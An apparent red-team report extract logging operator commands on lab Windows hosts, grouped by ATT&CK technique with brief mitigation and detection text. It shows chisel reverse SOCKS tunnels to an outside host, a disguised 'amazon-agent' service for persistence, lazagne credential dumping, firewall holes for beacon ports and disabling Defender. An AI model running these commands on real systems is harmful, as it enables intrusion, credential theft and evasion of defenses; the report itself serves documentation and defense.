07/08 23:57	THROWBACK-DC01	5060	run: chisel_64.exe client 10.200.34.219:9002 R:8888:socks
07/08 23:57	THROWBACK-PROD	3540	run: chisel_64.exe server --socks5 -p 9002 --reverse
07/08 23:57	THROWBACK-PROD	3540	run: chisel_64.exe client 10.50.31.78:9001 R:9999:socks
07/09 00:09	THROWBACK-DC01	5060	run: netstat -a -n -o. find TCP
07/09 00:09	THROWBACK-DC01	5060	run: netstat -a -n -o
07/09 00:17	THROWBACK-DC01	5060	run: taskkill /pid 1428 /f
07/09 00:29	THROWBACK-PROD	3540	run: chisel_64.exe client 10.50.31.78:9001 R:9999:socks
07/09 03:50	THROWBACK-PROD	3540	run: chisel_64.exe client 10.50.31.78:9001 R:9999:socks
07/09 03:52	CORP-DC01	6624	run: dir /S /B "chisel_64.exe"
07/09 03:53	THROWBACK-DC01	5060	run: chisel_64.exe client 10.200.34.219:9002 R:8888:socks
07/09 03:58	THROWBACK-DC01	5060	run: chisel_64.exe server --socks5 -p 9003 --reverse
07/09 03:58	CORP-DC01	6624	run: chisel_64.exe client 10.200.34.117:9002 R:7777:socks
07/09 03:59	CORP-DC01	6624	run: chisel_64.exe client 10.200.34.117:9003 R:7777:socks
07/09 23:55	THROWBACK-PROD	3536	run: chisel_64.exe client 10.50.31.78:9001 R:9999:socks
07/09 23:55	THROWBACK-PROD	3536	run: chisel_64.exe server -p 9002 -- socks5 --reverse
07/09 23:56	THROWBACK-DC01	1500	run: chisel_64.exe client 10.200.34.219:9002 R:8888:socks
07/10 00:01	THROWBACK-DC01	1500	run: chisel_64.exe server -p 9003 -- socks5 --reverse
07/10 00:01	CORP-DC01	6092	run: chisel_64.exe client 10.200.34.117:9003 R:7777:socks
07/10 01:56	THROWBACK-PROD	3536	run: chisel_64.exe client 10.50.31.78:9001 R:9999:socks
07/10 08:31	THROWBACK-PROD	508	run: net helpmsg 1326
07/10 08:44	THROWBACK-PROD	508	run: chisel_64.exe client 10.50.31.78:9001 R:9999:socks
07/10 08:44	THROWBACK-PROD	508	run: chisel_64.exe server -p 9002 -- socks5 --reverse
07/10 08:45	THROWBACK-DC01	4492	run: chisel_64.exe client 10.200.34.219:9002 R:8888:socks
07/10 08:53	CORP-DC01	872	run: chisel_64.exe server -p 9003 -- socks5 --reverse
07/10 08:54	THROWBACK-DC01	4492	run: chisel_64.exe server -p 9003 -- socks5 --reverse

date	host	pid	activity
07/10 08:54	CORP-DC01	872	run: chisel_64.exe client 10.200.34.117:9003 R:7777:socks
07/10 23:54	THROWBACK-PROD	3476	run: net helpmsg 53
07/10 23:56	THROWBACK-PROD	3476	run: net helpmsg
07/10 23:56	THROWBACK-PROD	3476	run: net helpmsg 53
07/11 00:26	THROWBACK-PROD	3476	run: chisel_64.exe client 10.50.31.78:9001 R:9999:socks
07/11 00:26	THROWBACK-PROD	3476	run: chisel_64.exe server --socks5 -p 9002 --reverse
07/11 00:27	THROWBACK-DC01	4396	run: chisel_64.exe client 10.200.34.219:9002 -p 8888 --socks5
07/11 00:27	THROWBACK-DC01	4396	run: chisel_64.exe client 10.200.34.219:9002 R:8888:socks
07/11 00:32	THROWBACK-DC01	4396	run: chisel_64.exe server --socks5 -p 9003 --reverse
07/11 00:33	CORP-DC01	5400	run: chisel_64.exe client 10.200.34.117:9003 R:7777:socks
07/11 01:40	CORP-DC01	5400	run: netsh advfirewall firewall add rule name="Port 9889" dir=in action=allow protocol=TCP localport=9889
07/11 10:26	THROWBACK-PROD	3572	run: net helpmsg 2
07/11 10:27	THROWBACK-PROD	3572	run: \\10.200.34.117\C\$\Program Files\Amazon\SSM\amazon-agent.exe
07/11 10:28	THROWBACK-PROD	3572	run: \\10.200.34.117\C\$\Users\MercerH\Do cuments\amazon-agent.exe
07/11 10:31	THROWBACK-PROD	3572	run: chisel_64.exe client 10.50.31.78:9001 R:9999:socks
07/11 10:32	THROWBACK-PROD	3572	run: chisel_64.exe server -p 9002 -- socks5 --reverse
07/11 10:32	THROWBACK-DC01	4380	run: chisel_64.exe client 10.200.34.219:9002 R:8888:socks
07/11 10:39	THROWBACK-DC01	4380	run: net helpmsg 225
07/11 10:40	THROWBACK-DC01	4380	run: net helpmsg 2
07/11 10:49	THROWBACK-DC01	4380	run: chisel_64.exe client 10.200.34.219:9002 R:8888:socks
07/11 20:21	THROWBACK-PROD	3544	run: net helpmsg 136
07/11 20:21	THROWBACK-PROD	3544	run: net helpmsg 1326
07/11 20:23	THROWBACK-PROD	3544	run: \\10.200.34.117\C\$\Users\MercerH\Do cuments\amazon-agent.exe
07/11 20:27	THROWBACK-DC01	4864	run: sc create amazon-agent binpath= "C:\Program Files\Amazon\SSM\amazon- agent.exe" start="auto" obj="LocalSystem"

date	host	pid	activity
07/11 20:27	THROWBACK-DC01	4864	run: sc query amazon-agent
07/11 20:27	THROWBACK-DC01	4864	run: sc start amazon-agent
07/11 20:27	THROWBACK-DC01	4864	run: sc query amazon-agent
07/11 20:28	THROWBACK-DC01	4864	run: sc query amazon-agent
07/11 20:28	THROWBACK-DC01	4864	run: sc query amazon-agent
07/11 20:28	THROWBACK-DC01	4864	run: sc start amazon-agent
07/11 20:30	THROWBACK-DC01	4864	run: C:\Users\MercerH\Documents\amazon-agent.exe
07/11 20:33	THROWBACK-PROD	3544	run: chisel_64.exe client 10.50.31.78:9001 R:9999:socks
07/11 20:34	THROWBACK-PROD	3544	run: chisel_64.exe server --socks5 --reverse -p 9002
07/11 20:35	THROWBACK-DC01	1544	run: chisel_64.exe client 10.200.34.219:9002 R:8888:socks
07/11 20:35	THROWBACK-DC01	1544	run: chisel_64.exe server --socks5 --reverse -p 9003
07/11 21:11	CORP-DC01	2684	run: chisel_64.exe client 10.200.34.117:9003 R:7777:socks
07/11 21:58	CORP-ADT01	2996	run: lazagne.exe
07/11 21:58	CORP-ADT01	2996	run: lazagne.exe all
07/11 22:01	CORP-ADT01	2996	run: winPEASx64_ofs.exe > winpeas_system_output.txt
07/11 22:30	CORP-ADT01	2996	run: netsh advfirewall firewall add rule name="TCP Port 9889" dir=in action=allow protocol=TCP localport=9889
07/12 08:49	THROWBACK-DC01	1172	run: C:\Program Files\Amazon\SSM\amazon-agent.exe
07/12 08:52	THROWBACK-PROD	3484	run: chisel_64.exe client 10.50.31.78:9001 R:9999:socks
07/12 08:52	THROWBACK-PROD	3484	run: chisel_64.exe server -p 9002 --socks5 --reverse
07/12 08:53	THROWBACK-DC01	4332	run: chisel_64.exe client 10.200.34.219:9002 R:8888:socks
07/12 08:53	THROWBACK-DC01	4332	run: chisel_64.exe server -p 9003 --socks5 --reverse
07/12 08:56	CORP-DC01	4132	run: chisel_64.exe client 10.200.34.117:9003 R:7777:socks
07/12 09:00	CORP-ADT01	4696	run: type DumpStack.log.tmp
07/12 09:01	CORP-ADT01	4696	run: notepad.exe
07/12 09:06	CORP-ADT01	4696	run: netsh advfirewall firewall add rule name="TCP Port 9889" dir=in action=allow protocol=TCP localport=9889
07/12 09:06	CORP-ADT01	4696	run: notepad.exe

date	host	pid	activity
07/12 09:12	CORP-ADT01	4696	run: netsh advfirewall firewall add rule name="TCP Port 9888" dir=in action=allow protocol=TCP localport=9888
07/12 23:19	CORP-ADT01	3988	run: C:\Program Files\Amazon\SSM\amazon-agent.exe
07/12 23:20	CORP-ADT01	3988	run: net helpmsg 2
07/13 00:18	THROWBACK-PROD	3584	run: chisel_64.exe 10.50.31.78:9001 R:9999:socks
07/13 00:18	THROWBACK-PROD	3584	run: chisel_64.exe client 10.50.31.78:9001 R:9999:socks
07/13 00:19	THROWBACK-PROD	3584	run: chisel_64.exe server -p 9002 --socks5 --reverse
07/13 00:19	THROWBACK-DC01	2344	run: chisel_64.exe client 10.200.34.219:9002 R:8888:socks
07/13 00:20	THROWBACK-DC01	2344	run: chisel_64.exe server -p 9003 --socks5 --reverse
07/13 00:20	CORP-DC01	4324	run: chisel_64.exe client 10.200.34.117:9003 R:7777:socks
07/13 01:21	THROWBACK-PROD	3584	run: chisel_64.exe client 10.50.31.78:9001 R:9999:socks
07/13 05:24	THROWBACK-PROD	3584	run: chisel_64.exe client 10.50.31.78:9001 R:9999:socks
07/13 06:30	CORP-DC01	3288	run: net help msg 2
07/13 06:30	CORP-DC01	3288	run: net helpmsg 2
07/13 06:31	CORP-DC01	3288	run: sc query \\\10.200.34.243
07/13 06:31	CORP-DC01	3288	run: sc query 10.200.34.243
07/13 06:31	CORP-DC01	3288	run: sc \\\10.200.34.243 query
07/13 06:31	CORP-DC01	3288	run: sc \\\10.200.34.243 query amazon-agent
07/13 06:33	CORP-DC01	3288	run: sc create amazon-agent binpath= "C:\Program Files\Amazon\SSM\amazon-agent.exe" start="auto" obj="LocalSystem"
07/13 06:34	CORP-DC01	3288	run: sc \\\10.200.34.243 create amazon-agent binpath= "C:\Program Files\Amazon\SSM\amazon-agent.exe" start="auto" obj="LocalSystem"
07/13 06:34	CORP-DC01	3288	run: sc \\\10.200.34.243 query amazon-agent
07/13 06:35	CORP-DC01	3288	run: sc \\\10.200.34.243 start amazon-agent
07/13 06:35	CORP-DC01	3288	run: sc \\\10.200.34.243 start amazon-agent

date	host	pid	activity
07/13 06:35	CORP-DC01	3288	run: sc \\10.200.34.243 start amazon-agent
07/13 06:35	CORP-DC01	3288	run: sc \\10.200.34.243 start amazon-agent
07/13 06:35	CORP-DC01	3288	run: sc \\10.200.34.243 start amazon-agent
07/13 06:35	CORP-DC01	3288	run: sc \\10.200.34.243 start amazon-agent
07/13 06:41	THROWBACK-PROD	3468	run: chisel_64.exe client 10.50.31.78:9001 R:9999:socks
07/13 06:42	THROWBACK-PROD	3468	run: chisel_64.exe server -p 9002 --reverse --socks5
07/13 06:42	THROWBACK-DC01	4272	run: chisel_64.exe client 10.200.34.219:9002 R:8888:socks
07/13 06:42	THROWBACK-DC01	4272	run: chisel_64.exe server -p 9003 --reverse --socks5
07/13 06:43	CORP-DC01	3288	run: chisel_64.exe client 10.200.34.117:9003 R:7777:socks
07/13 09:21	THROWBACK-PROD	3468	run: chisel_64.exe client 10.50.31.78:9001 R:9999:socks
07/13 09:24	CORP-ADT01	2968	run: net user
07/13 09:24	CORP-ADT01	2968	run: net user /domain
07/13 23:36	THROWBACK-PROD	3596	run: net helpmsg 1326
07/13 23:39	THROWBACK-PROD	3596	run: chisel_64.exe client 10.50.31.78:9001 R:9999:socks
07/13 23:47	THROWBACK-PROD	3596	run: chisel_64.exe server -p 9002 --socks5 --reverse
07/13 23:48	THROWBACK-DC01	3908	run: chisel_64.exe client 10.200.34.219:9002 R:8888:socks
07/13 23:48	THROWBACK-DC01	3908	run: chisel_64.exe server -p 9003 --socks5 --reverse
07/13 23:51	CORP-DC01	1100	run: chisel_64.exe server -p 9003 --socks5 --reverse
07/13 23:58	CORP-DC01	1100	run: chisel_64.exe client 10.200.34.117:9003 R:7777:socks
07/14 00:20	TBSEC-DC01	4612	run: net helpmsg 267
07/14 00:50	TBSEC-DC01	5320	run: sc create amazon-agent binpath= "C:\Program Files\Amazon\SSM\amazon-agent.exe" start="auto" obj="LocalSystem"
07/14 00:50	TBSEC-DC01	5320	run: sc start amazon-agent
07/14 00:50	TBSEC-DC01	5320	run: sc delete amazon-agent
07/14 00:51	TBSEC-DC01	5320	run: sc create amazon-agent binpath= "C:\Program Files\Amazon\SSM\amazon-

date	host	pid	activity
			agent.exe" start="auto" obj="LocalSystem"
07/14 00:51	TBSEC-DC01	5320	run: sc start amazon-agent
07/14 00:51	TBSEC-DC01	5320	run: sc delete amazon-agent
07/14 00:52	TBSEC-DC01	5320	run: net helpmsg 183
07/14 01:01	TBSEC-DC01	4344	run: winPEASx64.exe > winpeas_SYSTEM_output.txt
07/14 01:24	TBSEC-DC01	4344	run: net user backup /domain /del
07/14 01:32	TBSEC-DC01	4344	run: net localgroup "Remote Desktop Users" backup /add
07/14 01:50	TBSEC-DC01	4344	run: net help msg 2
07/14 01:50	TBSEC-DC01	4344	run: net helpmsg 2
07/14 01:54	TBSEC-DC01	4344	run: net helpmsg 1385
07/14 01:54	TBSEC-DC01	4344	run: net helpmsg 1326
07/14 01:59	TBSEC-DC01	4344	run: sc create amazon-agent-daemon binpath= "C:\Program Files\Amazon\SSM\amazon- agent.exe" start="auto" obj="backup"
07/14 02:15	TBSEC-DC01	4344	run: sc create amazon-agent binpath= "C:\Program Files\Amazon\SSM\amazon- agent.exe" start="auto" obj="TBSECURITY\backup"
07/14 02:16	THROWBACK-PROD	3596	run: chisel_64.exe client 10.50.31.78:9001 R:9999:socks
07/14 02:20	TBSEC-DC01	4344	run: sc create backup-service binpath= "C:\Users\backup\Documents\backup\ backup-service.exe" start="auto" obj="TBSECURITY\backup"
07/14 02:20	TBSEC-DC01	4344	run: sc start backup-service
07/14 02:38	TBSEC-DC01	5320	run: sc delete backup-service
07/14 02:50	TBSEC-DC01	4344	run: lazagne.exe
07/14 02:51	TBSEC-DC01	4344	run: lazagne.exe all
07/14 03:23	CORP-DC01	1100	run: Set-MpPreference - DisableRealtimeMonitoring \$true

Mitigation

Audit and/or block command-line interpreters by using whitelisting tools, like AppLocker, or Software Restriction Policies where appropriate.

Detection Methods

Command-line interface activities can be captured through proper logging of process execution with command-line arguments. This information can be useful in gaining

additional insight to adversaries' actions through how they use native processes or custom tools.

Reference

Tactic: T1059

Connection Proxy

A connection proxy is used to direct network traffic between systems or act as an intermediary for network communications. Many tools exist that enable traffic redirection through proxies or port redirection, including HTRAN, ZXProxy, and ZXPortMap.

The definition of a proxy can also be expanded out to encompass trust relationships between networks in peer-to-peer, mesh, or trusted connections between networks consisting of hosts or systems that regularly communicate with each other.

The network may be within a single organization or across organizations with trust relationships. Adversaries could use these types of relationships to manage command and control communications, to reduce the number of simultaneous outbound network connections, to provide resiliency in the face of connection loss, or to ride over existing trusted communications paths between victims to avoid suspicion.

Related Events

date	host	pid	activity
03/15 09:52	THROWBACK-WS01	4992	Tasked to unlink 10.200.34.222@5740
03/15 09:53	THROWBACK-WS01	4992	Tasked to link to \10.200.34.222\pipe\msagent_c20e
07/01 09:02	THROWBACK-WS01	2652	Tasked to link to \10.200.34.222\pipe\msagent_c20e
07/01 09:08	THROWBACK-WS01	2652	Tasked to link to \10.200.34.222\pipe\msagent_c20e
07/01 09:19	THROWBACK-WS01	2652	forward port 140 to 10.50.31.78:8443
07/01 09:20	THROWBACK-WS01	2652	forward port 140 to 10.50.31.78:8444
07/01 09:20	THROWBACK-WS01	2652	forward port 140 to 10.50.31.78:8444
07/01 09:26	THROWBACK-WS01	2652	forward port 140 to 10.50.31.78:8444
07/01 09:26	THROWBACK-WS01	2652	forward port 140 to 10.50.31.78:8444
07/01 09:30	THROWBACK-WS01	2652	Tasked to unlink 10.200.34.222@1364
07/01 09:32	THROWBACK-WS01	1832	forward port 140 to 10.50.31.78:8444
07/01 09:36	THROWBACK-WS01	1832	forward port 141 to 10.50.31.78:8444
07/01 09:50	THROWBACK-WS01	1832	forward port 141 to 10.50.31.78:443
07/01 09:56	THROWBACK-WS01	1832	forward port 142 to 10.50.31.78:443
07/01 10:01	THROWBACK-WS01	1832	forward port 142 to 10.50.31.78:443
07/02 10:44	THROWBACK-TIME	4884	Tasked to unlink 10.200.34.176@5044
07/02 10:44	THROWBACK-WS01	3248	Tasked to link to \10.200.34.176\pipe\5044
07/02 10:46	THROWBACK-WS01	3248	Tasked to link to \10.200.34.176\pipe\msagent_c20e

date	host	pid	activity
07/02 10:48	THROWBACK-WS01	3248	Tasked to unlink THROWBACK-TIME@5044
07/02 10:49	THROWBACK-WS01	4960	Tasked to link to \\10.200.34.176\pipe\5044
07/02 10:50	THROWBACK-WS01	4960	Tasked to link to \\10.200.34.176\pipe\5044
07/02 10:50	THROWBACK-WS01	3248	Tasked to unlink THROWBACK-TIME@5044
07/02 10:50	THROWBACK-WS01	3248	Tasked to unlink 10.200.34.176@5044
07/02 10:51	THROWBACK-WS01	4960	Tasked to link to \\10.200.34.176\pipe\5044
07/02 10:51	THROWBACK-WS01	4960	Tasked to link to \\10.200.34.176\pipe\5044
07/02 10:52	THROWBACK-WS01	4960	Tasked to link to \\10.200.34.176\pipe\msagent_c20e
07/02 10:52	THROWBACK-WS01	4960	Tasked to link to \\10.200.34.176\pipe\5044
07/03 04:00	THROWBACK-WS01	1784	Tasked to link to \\10.200.34.176\pipe\msagent_c20e
07/03 04:01	THROWBACK-WS01	1784	Tasked to link to \\10.200.34.176\pipe\msagent_c20e
07/03 04:01	THROWBACK-WS01	1784	Tasked to link to \\10.200.34.176\pipe\msagent_c20e
07/03 04:01	THROWBACK-WS01	1784	Tasked to link to \\10.200.34.176\pipe\msagent_c20e
07/03 04:05	THROWBACK-TIME	4736	Tasked to unlink 10.200.34.176@2768
07/03 04:06	THROWBACK-WS01	1784	Tasked to link to \\THROWBACK-TIME\pipe\msagent_c20e
07/03 05:32	THROWBACK-WS01	4344	Tasked to link to \\THROWBACK-TIME\pipe\msagent_c20e
07/03 05:33	THROWBACK-WS01	4344	Tasked to link to \\THROWBACK-TIME\pipe\msagent_c20e
07/03 05:35	THROWBACK-TIME	2696	Tasked to unlink 10.200.34.176@480
07/03 05:35	THROWBACK-WS01	4344	Tasked to link to \\THROWBACK-TIME\pipe\msagent_c20e
07/03 05:36	THROWBACK-WS01	4344	Tasked to link to \\THROWBACK-TIME\pipe\msagent_c20e
07/03 07:57	THROWBACK-TIME	480	Tasked to unlink 10.200.34.222@4344
07/03 07:58	THROWBACK-WS01	4344	Tasked to link to \\THROWBACK-TIME\pipe\msagent_c20e
07/04 12:41	THROWBACK-TIME	2588	Tasked to link to \\THROWBACK-PROD\pipe\msagent_c20e

date	host	pid	activity
07/04 12:45	THROWBACK-TIME	2588	Tasked to link to \\THROWBACK-PROD\\pipe\\msagent_c20e
07/05 22:16	THROWBACK-TIME	2664	forward port 8888 to 127.0.0.1:80
07/05 22:17	THROWBACK-TIME	2664	forward port 8888 to 10.200.34.176:80
07/05 22:18	THROWBACK-TIME	2664	forward port 8888 to 10.200.34.176:80
07/05 22:20	THROWBACK-TIME	2664	forward port 8887 to 10.200.34.176:80
07/06 07:44	THROWBACK-PROD	1776	Tasked to link to \\THROWBACK-DC01\\pipe\\msagent_c20e
07/06 08:50	THROWBACK-PROD	1776	Tasked to unlink THROWBACK-DC
07/06 08:55	THROWBACK-PROD	1776	Tasked to unlink THROWBACK-DC
07/06 08:55	THROWBACK-PROD	1776	Tasked to unlink THROWBACK-DC 10.200.34.117 4716
07/06 08:56	THROWBACK-PROD	1776	Tasked to unlink THROWBACK-DC 10.200.34.117 4716
07/06 08:56	THROWBACK-DC01	4716	Tasked to unlink 10.200.34.219@1776
07/06 08:56	THROWBACK-TIME	540	Tasked to link to \\THROWBACK-DC01\\pipe\\msagent_c20e
07/06 08:57	THROWBACK-TIME	540	Tasked to link to \\THROWBACK-DC01\\pipe\\msagent_c20e
07/06 08:57	THROWBACK-PROD	1776	Tasked to link to \\THROWBACK-DC01\\pipe\\msagent_c20e
07/06 08:58	THROWBACK-DC01	4700	Tasked to unlink 10.200.34.219@1776
07/06 08:58	THROWBACK-TIME	540	Tasked to link to \\THROWBACK-DC01\\pipe\\msagent_c20e
07/06 08:58	THROWBACK-TIME	540	Tasked to link to \\THROWBACK-DC01\\pipe\\msagent_c20e
07/06 08:59	THROWBACK-TIME	540	Tasked to link to \\THROWBACK-DC01\\pipe\\msagent_c20e
07/06 09:00	THROWBACK-PROD	1776	Tasked to link to \\THROWBACK-DC01\\pipe\\msagent_c20e
07/06 09:04	THROWBACK-DC01	4716	Tasked to connect to THROWBACK-DC01:8443
07/06 09:10	THROWBACK-TIME	540	Tasked to link to \\THROWBACK-DC01\\pipe\\msagent_c20e
07/06 09:10	THROWBACK-PROD	1776	Tasked to link to \\THROWBACK-DC01\\pipe\\msagent_c20e
07/06 10:44	THROWBACK-TIME	540	Tasked to link to \\THROWBACK-DC01\\pipe\\msagent_c20e
07/06 10:52	THROWBACK-DC01	6260	Tasked to unlink 10.200.34.117@5432
07/06 10:53	THROWBACK-DC01	6260	Tasked to unlink 10.200.34.117@5432
07/06 21:21	THROWBACK-TIME	2648	Tasked to link to \\THROWBACK-DC01\\pipe\\msagent_c20e

date	host	pid	activity
07/06 21:28	THROWBACK-PROD	3512	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/06 21:29	THROWBACK-PROD	3512	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/06 21:44	THROWBACK-PROD	3512	Tasked to unlink 10.200.34.117@5104
07/06 21:48	THROWBACK-DC01	388	Tasked to unlink 10.200.34.117@5104
07/06 21:49	THROWBACK-DC01	388	Tasked to unlink 10.200.34.117@5104
07/06 21:52	THROWBACK-TIME	2648	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/06 21:52	THROWBACK-DC01	388	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/06 21:53	THROWBACK-PROD	3512	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/06 21:53	THROWBACK-PROD	3512	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/07 00:26	THROWBACK-PROD	3432	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/07 00:28	THROWBACK-PROD	3432	Tasked to unlink 10.200.34.219@1152
07/07 00:28	THROWBACK-PROD	1152	Tasked to unlink 10.200.34.219@3432
07/07 01:06	THROWBACK-DC01	2828	Tasked to connect to THROWBACK-DC01:8888
07/07 01:20	THROWBACK-DC01	2828	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/07 01:33	THROWBACK-DC01	2828	Tasked to link to \\THROWBACK-DC01\pipe\amazon_pipe
07/07 01:33	THROWBACK-DC01	2828	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/07 01:34	THROWBACK-DC01	2828	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/07 01:34	THROWBACK-DC01	2828	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/07 01:34	THROWBACK-DC01	2828	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/07 01:34	THROWBACK-DC01	2828	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/07 01:35	THROWBACK-TIME	2440	Tasked to link to \\THROWBACK-DC01\pipe\9460
07/07 01:36	THROWBACK-PROD	3432	Tasked to link to \\THROWBACK-DC01\pipe\9460
07/07 01:37	THROWBACK-TIME	2440	Tasked to link to \\10.200.34.117\pipe\9460

date	host	pid	activity
07/07 01:37	THROWBACK-TIME	2440	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/07 01:38	THROWBACK-PROD	3432	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/07 01:38	THROWBACK-PROD	3432	Tasked to link to \\THROWBACK-DC01\pipe\9460
07/07 01:38	THROWBACK-PROD	3432	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/07 01:39	THROWBACK-PROD	3432	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/07 01:39	THROWBACK-PROD	3432	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/07 06:25	THROWBACK-PROD	3528	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/07 06:29	THROWBACK-PROD	3528	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/07 06:41	THROWBACK-PROD	3528	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/07 06:42	THROWBACK-PROD	3528	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/07 06:45	THROWBACK-PROD	3528	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/07 06:48	THROWBACK-PROD	3528	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/07 07:54	THROWBACK-DC01	4776	forward port 8997 to 10.200.34.118:445
07/07 10:39	THROWBACK-PROD	3660	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/07 10:40	THROWBACK-PROD	3660	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/07 10:42	THROWBACK-PROD	3660	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/07 21:38	THROWBACK-PROD	3608	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/07 21:39	THROWBACK-PROD	3608	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/07 21:43	THROWBACK-PROD	3608	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/07 21:50	THROWBACK-PROD	3608	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/07 21:51	THROWBACK-PROD	3608	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/07 22:54	THROWBACK-PROD	3608	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/07 22:56	THROWBACK-PROD	3608	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e

date	host	pid	activity
07/07 22:56	THROWBACK-PROD	3608	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/07 23:09	THROWBACK-DC01	760	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/07 23:09	THROWBACK-DC01	760	Tasked to unlink 10.200.34.117@4984
07/07 23:09	THROWBACK-PROD	3608	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/07 23:24	THROWBACK-PROD	3504	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/07 23:26	THROWBACK-PROD	3504	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/07 23:49	THROWBACK-PROD	3504	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/07 23:50	THROWBACK-PROD	3504	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/07 23:52	THROWBACK-PROD	3504	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/07 23:57	THROWBACK-PROD	3504	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/08 05:19	THROWBACK-DC01	2028	accept TCP Beacon sessions on port 9889
07/08 07:16	THROWBACK-PROD	3400	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/08 07:20	THROWBACK-PROD	3400	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/08 07:21	THROWBACK-PROD	3400	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/08 07:22	THROWBACK-PROD	3400	Tasked to unlink 10.200.34.117@1772
07/08 07:22	THROWBACK-WS01	2712	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/08 07:24	THROWBACK-WS01	2712	Tasked to unlink 10.200.34.117@1772
07/08 07:24	THROWBACK-PROD	3400	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/08 07:26	THROWBACK-DC01	1772	accept TCP Beacon sessions on port 9889
07/08 07:27	THROWBACK-DC01	1772	Tasked to connect to CORP-DC01:4444
07/08 07:27	THROWBACK-DC01	1772	Tasked to connect to CORP-DC01:9889
07/08 08:26	THROWBACK-DC01	1772	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/08 08:33	THROWBACK-DC01	1772	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e

date	host	pid	activity
07/08 08:33	THROWBACK-DC01	1772	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/08 08:34	THROWBACK-DC01	1772	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/08 08:37	THROWBACK-DC01	1772	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/08 08:38	THROWBACK-DC01	1772	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/08 08:38	THROWBACK-DC01	1772	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/08 09:12	CORP-DC01	900	Tasked to connect to CORP-DC01:447
07/08 09:15	THROWBACK-DC01	1772	Tasked to connect to CORP-DC01:447
07/08 09:16	THROWBACK-DC01	1772	Tasked to connect to CORP-DC01:447
07/08 20:45	THROWBACK-PROD	3540	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/08 20:45	THROWBACK-PROD	3540	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/08 20:46	THROWBACK-PROD	3540	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/08 20:47	THROWBACK-PROD	3540	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/08 20:48	THROWBACK-PROD	3540	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/08 20:50	THROWBACK-PROD	3540	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/08 20:51	THROWBACK-DC01	2684	accept TCP Beacon sessions on port 9889
07/08 20:55	THROWBACK-DC01	3972	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/08 20:55	THROWBACK-PROD	3540	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/08 20:56	THROWBACK-PROD	3540	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/08 21:04	THROWBACK-DC01	1428	Tasked to connect to CORP-DC01:447
07/08 21:04	THROWBACK-DC01	1428	accept TCP Beacon sessions on port 9889
07/08 23:10	THROWBACK-PROD	3540	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/08 23:11	THROWBACK-PROD	3540	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/08 23:13	THROWBACK-PROD	3540	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e

date	host	pid	activity
07/08 23:17	THROWBACK-PROD	3540	Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
07/08 23:18	THROWBACK-DC01	5060	accept TCP Beacon sessions on port 9889
